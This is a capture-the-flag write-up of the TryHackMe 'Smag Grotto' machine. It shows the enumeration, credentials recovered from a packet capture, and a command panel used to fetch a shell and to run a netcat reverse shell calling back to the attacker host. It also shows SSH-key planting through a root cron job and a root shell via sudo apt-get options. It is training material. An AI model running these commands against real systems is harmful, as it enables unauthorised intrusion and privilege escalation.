



# Smag Grotto

**Active Machine Information**

<b>Title</b> Smag Grotto	<b>IP Address</b> 10.10.166.119	<b>Expires</b> 43m 21s	<div><div>?</div><div>Add 1 hour</div><div>Terminate</div></div>
-----------------------------	------------------------------------	---------------------------	--

100%

Task 1 Smag Grotto

Deploy the machine and get root privileges.

▶ Start Machine

## Enumeration

### Nmap

```

(kali@kali)-[~/TryHackMe/SmagGrotto]
$ cat fastScan
# Nmap 7.93 scan initiated Wed Jun  7 21:42:07 2023 as: nmap -p- --min-rate 5000 -Pn -oN /home/kali/TryHackMe/SmagGrotto/fastScan 10.10.166.119
Nmap scan report for 10.10.166.119
Host is up (0.19s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

# Nmap done at Wed Jun  7 21:42:22 2023 -- 1 IP address (1 host up) scanned in 15.57 seconds

(kali@kali)-[~/TryHackMe/SmagGrotto]
$ cat spec-ports
# Nmap 7.93 scan initiated Wed Jun  7 21:42:42 2023 as: nmap -sV -sC -A -p 22,80 -oN /home/kali/TryHackMe/SmagGrotto/spec-ports 10.10.166.119
Nmap scan report for 10.10.166.119
Host is up (0.18s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 74e0e1b405856a15687e16daf2c76bee (RSA)
|   256 bd4362b9a1865136f8c7dff90f638fa3 (ECDSA)
|_  256 f9e7da078f10af970b3287c932d71b76 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Smag
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.4 (99%), Linux 3.10 - 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Android 5.1 (92%), Linux 3.13 (92%), Linux 3.2 - 3.16 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1   188.54 ms 10.8.0.1
2   187.69 ms 10.10.166.119

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jun  7 21:43:01 2023 -- 1 IP address (1 host up) scanned in 19.47 seconds

```

## Directory Scanning

```

(kali@kali)-[~]
$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt --no-error -t 40 -u http://10.10.166.119

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.166.119
[+] Method: GET
[+] Threads: 40
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Timeout: 10s


2023/06/07 21:43:06 Starting gobuster in directory enumeration mode

/mail (Status: 301) [Size: 313] [→ http://10.10.166.119/mail/]
/server-status (Status: 403) [Size: 278]
Progress: 220496 / 220564 (99.97%)

2023/06/07 22:00:24 Finished

```

## Web-browser Interface



## Vulnerabilities Assessment

Download the **.pcap** file by using **wget** and analyze it with **wireshark**

Wireshark packet capture showing an HTTP POST request to /login.php. The packet list shows a sequence of TCP and HTTP packets. The packet details pane for frame 4 shows the raw data of the POST request, which is highlighted with a red box.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.33.10	192.168.33.69	TCP	74	34030 → 80 [SYN] Seq=0 Win=0 Len=0
2	0.000158	192.168.33.69	192.168.33.10	TCP	74	80 → 34030 [SYN, ACK] Seq=0 Win=0 Len=0
3	0.000171	192.168.33.10	192.168.33.69	TCP	66	34030 → 80 [ACK] Seq=1 Ack=1 Len=0
4	0.000230	192.168.33.10	192.168.33.69	HTTP	268	POST /login.php HTTP/1.1
5	0.000341	192.168.33.69	192.168.33.10	TCP	66	80 → 34030 [ACK] Seq=1 Ack=1 Len=0
6	0.001326	192.168.33.69	192.168.33.10	HTTP	213	HTTP/1.1 200 OK
7	0.001333	192.168.33.10	192.168.33.69	TCP	66	34030 → 80 [ACK] Seq=203 Ack=1 Len=0
8	0.001416	192.168.33.10	192.168.33.69	TCP	66	34030 → 80 [FIN, ACK] Seq=203 Ack=1 Len=0
9	0.001538	192.168.33.69	192.168.33.10	TCP	66	80 → 34030 [FIN, ACK] Seq=203 Ack=1 Len=0
10	0.001542	192.168.33.10	192.168.33.69	TCP	66	34030 → 80 [ACK] Seq=204 Ack=1 Len=0

Frame 4: 268 bytes on wire (2144 bits) captured (0.000230 seconds) on interface eth0  
 Ethernet II, Src: Pcsys (08:00:27:dd:5e:de), Dst: Realtek (08:00:27:57:81:43)  
 Internet Protocol Version 4, Src: 192.168.33.10, Dst: 192.168.33.69  
 Transmission Control Protocol, Src Port: 34030, Dst Port: 80, Seq: 1, Win: 0, Len: 0  
 Hypertext Transfer Protocol, Method: POST, URI: /login.php, HTTP Version: 1.1, Host: development.smag.thm, User-Agent: curl/7.47.0, Accept: \*/\*, Content-Length: 39, Content-Type: application/x-www-form-urlencoded  
 HTML Form URL Encoded data: username=helpdesk&password=cH4nG3M3\_n0w

Something looks interested here! Let's **Follow TCP Stream** for details

Wireshark - Follow TCP Stream (tcp.stream eq 0) - dHJhY2Uy.pcap

```

POST /login.php HTTP/1.1
Host: development.smag.thm
User-Agent: curl/7.47.0
Accept: */*
Content-Length: 39
Content-Type: application/x-www-form-urlencoded

username=helpdesk&password=cH4nG3M3_n0w
HTTP/1.1 200 OK
Date: Wed, 03 Jun 2020 18:04:07 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 0
Content-Type: text/html; charset=UTF-8
  
```

Ok, we got the credential of the user **helpdesk** and the host of the target URL is **development.smag.thm**

Let's add the previous URL into the **/etc/hosts** and visit the link




```
(kali㉿kali)-[~/TryHackMe/SmagGrotto]
$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.166.119 development.smag.thm
```

[←](#) [→](#) [↻](#) [🏠](#) [🔒](#) development.smag.thm

Kali Linux [Kali Tools](#) [Kali Docs](#) [Kali Forums](#) [Kali NetHunter](#) [Exploit-DB](#)

# Index of /

	<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
	<a href="#">admin.php</a>	2020-06-05 10:56	1.3K	
	<a href="#">login.php</a>	2020-06-05 10:45	1.5K	
	<a href="#">materialize.min.css</a>	2020-06-05 10:19	139K	

Apache/2.4.18 (Ubuntu) Server at development.smag.thm Port 80

# Login to the admin area

Username

Username...

Password

Password...

LOGIN

Login with the above credential which has been found (**helpdesk:cH4nG3M3\_n0w**)

# Enter a command

Command

Command...

SEND

LOGOUT

Testing the execution

# Enter a command

Command

wget http://10.8.97.213/shell.php

SEND

LOGOUT

```
(kali㉿kali)-[~]  
$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
█
```

```
(kali㉿kali)-[~]  
$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)  
10.10.166.119 - - [07/Jun/2023 22:24:04] "GET /shell.php HTTP/1.1" 200 -  
█
```

Ok!! It works!

## Exploit & Gain Access

### RCE

Using the reverse shell to connect the target

Payload: `rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <IP> <PORT> >/tmp/f`

# Enter a command

Command

`rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.97.213 4242 >/tmp/f`

SEND

LOGOUT

```
(kali㉿kali)-[~]
$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.8.97.213] from (UNKNOWN) [10.10.166.119] 34904
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

## Privilege Escalation 1 (www-data → Jake)

```
$ cd /home/jake
$ ls -la
```

```
$ ls -la
total 60
drwxr-xr-x 4 jake jake 4096 Jun  5  2020 .
drwxr-xr-x 3 root root 4096 Jun  4  2020 ..
-rw-r--r-- 1 jake jake  490 Jun  5  2020 .bash_history
-rw-r--r-- 1 jake jake  220 Jun  4  2020 .bash_logout
-rw-r--r-- 1 jake jake 3771 Jun  4  2020 .bashrc
drwxr-xr-x 2 jake jake 4096 Jun  4  2020 .cache
-rw-r--r-- 1 root root   28 Jun  5  2020 .lessshst
-rw-r--r-- 1 jake jake  655 Jun  4  2020 .profile
-rw-r--r-- 1 root root   75 Jun  4  2020 .selected_editor
drwxr-xr-x 2 jake jake 4096 Jun  4  2020 .ssh
-rw-r--r-- 1 jake jake    0 Jun  4  2020 .sudo_as_admin_successful
-rw-r--r-- 1 jake jake 9336 Jun  5  2020 .viminfo
-rw-r--r-- 1 root root  167 Jun  5  2020 .wget-hsts
-rw-rw-r-- 1 jake jake   33 Jun  4  2020 user.txt
$ cat user.txt
cat: user.txt: Permission denied
```

```
$ ls -la .ssh
ls: cannot open directory '.ssh': Permission denied
```

It seems like the **.ssh** and **user.txt** are cannot accessed by the current user. Let's take around



```
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.
* * * * * root    /bin/cat /opt/.backups/jake_id_rsa.pub.backup > /home/jake/.ssh/auth
#
$ cd /opt/.backups
$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Jun  4 2020 .
drwxr-xr-x 3 root root 4096 Jun  4 2020 ..
-rw-rw-rw- 1 root root 563 Jun  5 2020 jake_id_rsa.pub.backup
```

Wow! **jake\_id\_rsa.pub.backup** is set to run as **root user** and it would affect the content inside the **auth** file for **ssh** connection of **jake** user.

Go back to the attack machine → Copy the content of the attacker's **ssh** key file → Paste it into **jake\_id\_rsa.pub.bak**

```
(kali@kali) [~/TryHackMe/SmagGrotto]
$ cat /home/kali/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCYhECC1swJNevryv92Ap3W31US8Awz2N6jmg2DEAQBci/hs65xqCfzoKTGhCAG7Jxydy/LZETVxkh
iyyo0/thlorSUHW88IKpdmIWBC1gfzSkM2uraPIKCP/qGiK3SG5sFv7BrkZ3Pkd3E17w/LT50gryTSQv+qAgQoxnstcQt2u0Y6UZqQiUknZrUf4sbkbu
AUONzr+oQxLPoPQakt4KIxHZLNKPL7LLqIbaxxQLugk6pLt8Yg2UN3Y07mXdzDni8SgyS5quQln3jQkLyY+BkR+nGSLQBAM2FZ1WdCGtsvysxIAQ4B9
PcpALIVzcjUU+aAvs243NgH5JgQ8/M7hQhJwZZvs4U43w101ky3wejiZdRit3hotWxmJ4bhirLiUxfsXw4mHLX/hARK/9QjPGeL+X+edGwt6BjCTiIXX
qod36yaNXa8r7U5qKCIsxGKUaqNyW0bo7k2SjFZDdCBQpReAgivX3kYV69a53ck04GNFZ0t/K6jVeU+gjezFrqE= kali@kali

$ cat jake_id_rsa.pub.backup
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCYhECC1swJNevryv92Ap3W31US8Awz2N6jmg2DEAQBci/hs65xqCfzoKTGhCAG7Jxydy/LZETVxkh
iyyo0/thlorSUHW88IKpdmIWBC1gfzSkM2uraPIKCP/qGiK3SG5sFv7BrkZ3Pkd3E17w/LT50gryTSQv+qAgQoxnstcQt2u0Y6UZqQiUknZrUf4sbkbu
AUONzr+oQxLPoPQakt4KIxHZLNKPL7LLqIbaxxQLugk6pLt8Yg2UN3Y07mXdzDni8SgyS5quQln3jQkLyY+BkR+nGSLQBAM2FZ1WdCGtsvysxIAQ4B9
PcpALIVzcjUU+aAvs243NgH5JgQ8/M7hQhJwZZvs4U43w101ky3wejiZdRit3hotWxmJ4bhirLiUxfsXw4mHLX/hARK/9QjPGeL+X+edGwt6BjCTiIXX
qod36yaNXa8r7U5qKCIsxGKUaqNyW0bo7k2SjFZDdCBQpReAgivX3kYV69a53ck04GNFZ0t/K6jVeU+gjezFrqE= kali@kali" > jake_i
d_rsa.pub.backup
$ cat jake_id_rsa.pub.backup
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCYhECC1swJNevryv92Ap3W31US8Awz2N6jmg2DEAQBci/hs65xqCfzoKTGhCAG7Jxydy/LZETVxkh
iyyo0/thlorSUHW88IKpdmIWBC1gfzSkM2uraPIKCP/qGiK3SG5sFv7BrkZ3Pkd3E17w/LT50gryTSQv+qAgQoxnstcQt2u0Y6UZqQiUknZrUf4sbkbu
AUONzr+oQxLPoPQakt4KIxHZLNKPL7LLqIbaxxQLugk6pLt8Yg2UN3Y07mXdzDni8SgyS5quQln3jQkLyY+BkR+nGSLQBAM2FZ1WdCGtsvysxIAQ4B9
PcpALIVzcjUU+aAvs243NgH5JgQ8/M7hQhJwZZvs4U43w101ky3wejiZdRit3hotWxmJ4bhirLiUxfsXw4mHLX/hARK/9QjPGeL+X+edGwt6BjCTiIXX
qod36yaNXa8r7U5qKCIsxGKUaqNyW0bo7k2SjFZDdCBQpReAgivX3kYV69a53ck04GNFZ0t/K6jVeU+gjezFrqE= kali@kali
```

Ok, now we can ssh to the target machine with **jake** user without any password required!

```
(kali㉿kali)-[~]
└─$ ssh jake@10.10.166.119
Enter passphrase for key '/home/kali/.ssh/id_rsa':
Enter passphrase for key '/home/kali/.ssh/id_rsa':
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

Last login: Fri Jun  5 10:15:15 2020
jake@smag:~$ ls
user.txt
```

```
jake@smag:~$ cat user.txt
iusGorV7EbmXm5AuIe2w499msaSuqU3j
```

⇒ 1st Flag: **iusGorV7EbmXm5AuIe2w499msaSuqU3j**

## Privilege Escalation 2 (Jake → Root)

```
jake@smag:~$ sudo -l
Matching Defaults entries for jake on smag:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on smag:
(ALL : ALL) NOPASSWD: /usr/bin/apt-get
```

Payload: `sudo /usr/bin/apt-get update -o APT::Update::Pre-Invoke::=/bin/sh`

```
jake@smag:~$ sudo /usr/bin/apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# ls /root
root.txt
# cat /root/root.txt
uJr6zRgetaniyHVRqqL58uRasybBKz2T
# exit
```

⇒ 2nd Flag: **uJr6zRgetaniyHVRqqL58uRasybBKz2T**